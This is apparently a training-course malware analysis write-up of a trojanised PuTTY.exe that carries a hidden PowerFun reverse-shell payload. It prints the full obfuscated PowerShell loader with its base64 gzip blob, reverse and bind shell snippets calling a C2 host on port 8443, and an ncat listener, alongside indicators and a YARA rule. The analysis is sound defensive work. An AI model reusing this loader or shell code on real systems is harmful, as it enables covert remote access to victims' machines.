PMAT: SillyPutty (PuTTY.exe)
Ep. 2 — Road to PJMR.

Welcome to the second installment of my malware analysis report series, where I will be larping my way through the samples in the Practical Malware Analysis and Triage course from HuskyHacks. My goal with this series is to take the work being conducted as serious as possible and hopefully go the extra mile to learn something new :).
Here are some important links:
I am not going to explain exactly what all this is for so here’s some links :)
PMAT course (Husky’s affiliate link): https://academy.tcm-sec.com/p/practical-malware-analysis-triage/?affcode=770707_llmpidil
PJMR (The certification tied to the PMAT): Practical Junior Malware Researcher (PJMR) — TCM Security (tcm-sec.com)
Course github repo: GitHub — HuskyHacks/PMAT-labs: Labs for Practical Malware Analysis & Triage
ReadMe.md:
Hello Analyst,

The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when it's run. I don't like the sound of that. Do your thing!

IR Team
Executive summary:

PuTTY.exe is a legitimate version of the PuTTY application with an embedded ‘PowerFun’ reverse shell PowerShell payload within. The delivery mechanism is currently unknown; based on the IR team’s findings it appears to have been swapped with a legitimate copy used by Help-Desk employees. This could be an attempt to establish persistence by an attacker that has already achieved initial access.
Due to the above, I would recommend investigating any shared tools directories and determine the origin of this file.
Based on my investigation, I have classified this sample as a trojan reverse shell. YARA signatures for this sample can be found in the “Rules and Signatures” section below. This may assist in identifying any additional infected binaries.
High-level technical summary:
PuTTY.exe consists of a single binary that contains an embedded PowerShell payload that aims to initiate a reverse shell. This functionality was first noted during static analysis of the file and then confirmed during dynamic analysis.
During execution of the trojan application, the embedded payload is executed and sends a DNS query for bonus2[.]corporatebonusapplication[.]local. Following a response, the payload continues the process to initiate a reverse shell to this destination over port 8443.
One important note is that this reverse shell also levarages TLS v1.2 to encrypt communications between the host and the C2.
Malware composition:

Basic static analysis:
Static analysis on this sample would be, for the most part, a waste of time. Outside of FLOSS/Strings — investigation into artifacts like the IAT or some signature detections would return too many false positives. This sample is after all a functioning client for SSH/Telnet/FTP. This means that it will be extremely difficult to distinguish between malicious and normal artifacts at least in relation to patterns/signatures we associate with C2/Callback functionality.
FLOSS:


Some proper nauty strings.
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"

Decoding the string from base64 and then from a gzip format we can see that this is a PowerFun payload.


Reviewing the powerfun payload we can see the options used for both the bind shell and reverse shell.

Port: 8443

Destination: bonus2[.]corporatebonusapplication[.]local

We can see that both shells are using the same port for their callback, 8443.

if ($Command -eq "reverse")
{
$client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
}
...
if ($Command -eq "bind")
{
$listener = [System.Net.Sockets.TcpListener]8443
$listener.start()
\(client = \)listener.AcceptTcpClient()
} \
Further reviewing the bottom of the script we can see the command that is specified:
powerfun -Command reverse -Sslcon true
This makes sense due to the config above including a domain set in the reverse function. You wouldn’t typically see malware devs exposing their C2 infrastructure for no reason.
This command also sets Sslcon to true. If we check the SSLCon function within the script we can see that it specifies additional information there.
if ($Sslcon -eq "true")
{
\(sslStream = New-Object System.Net.Security.SslStream(\)stream,\(false,({\)True} -as [Net.Security.RemoteCertificateValidationCallback]))
$sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
\(stream = \)sslStream
}

This might make catching the call back slightly more difficult. But let’s head into Dynamic analysis.
OSINT:
This looks terrifying… but the actual version of PuTTY will also trigger a number of detections here. One interesting note is almost every classification is Trojan! (Maybe we’ll get some sweet and sour pork on our head)

VirusTotal — File — 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
Considering this is a legitimate application, it should be signed. Let's check!

sweet and sour pork **^
Basic dynamic analysis:
Okay so we suspect that this is a trojan/infected copy of the legimiate PuTTY application. Let’s detonate!

PANICCCCC (See cover image)
We have successfully infected ourselves! The best part about this is we ALREADY have a good idea about what the payload is. So lets do a quick test to validate what we currently suspect.

- Update our local hosts file to include the C2 destination and point it to our Remnux machine >:)
2. Sanity check IP is correct and begin a basic listener.

Cool so we have validated some of our initial findings. Let’s jump into some more focused analysis.
Network based indicators:
We can see the communication piece for the call back below. One note is that a DNS query is not made because during this test the hosts file was pointing the domain towards our Remnux machine.
You will also see the attacker command failed. I attempted to call whoami to see if the connection could be interacted with, but it failed… :(

We also see the breakdown of the communication starting with packet 47, where the whoami command is sent (psh + ack), FLARE acks the communication but then sends a rst + ack flag to terminate the connection.
Host based indicators:
Digging into the host-based activity we can see if there is anything we missed — If we filter on the process name, we see the PID being 1536, but searching through the events in ProcMon we can’t see any instances of PowerShell spawning. We know that it should be somewhere.

Let’s look for child processes of PID 1536:

5 big booms, we found our powershell process. Let’s take a better look. We see the same PowerShell command we found when examining the strings of the Putty exe.

Catching the shell.
If we refer back to the original PowerFun script as well as the Wireshark capture we can see that this reverse shell communication is using TLS v1.2 to protect it. Let’s try using the — ssl parameter in ncat to try and catch the shell.
Setting up listener:
ncat -ssl -lvnp 8443
Boom we caught it:

Analyzing network pattern of reverse shell:
Lets redo this and take a look at WireShark:, before we saw the hello world come back in plain text
- Find the client hello and follow tcp stream.

2. Review content: (Its mostly garbage now, wow thanks TLS 😃!)

Quick advanced analysis:
This is where the main function is called and PowerFun with it.

Rules and signatures:
Made a super basic and specific YARA rule to find a suspicious section of PowerShell code within Putty strings that look for the base64'd hex of a Gzip file.
import "pe"
rule Putty_Party_gzip_payload
{
meta:
Author = "Cwrw"
Version = "1.0"
Date = "29/March/2025"
Description = "Basic rule for Putty.exe sample in PMAT course."

strings:
$s1 = "[System.Convert]::FromBase64String('H4s"

condition:
(filename == "putty.exe" and $s1) and not pe.verified
}


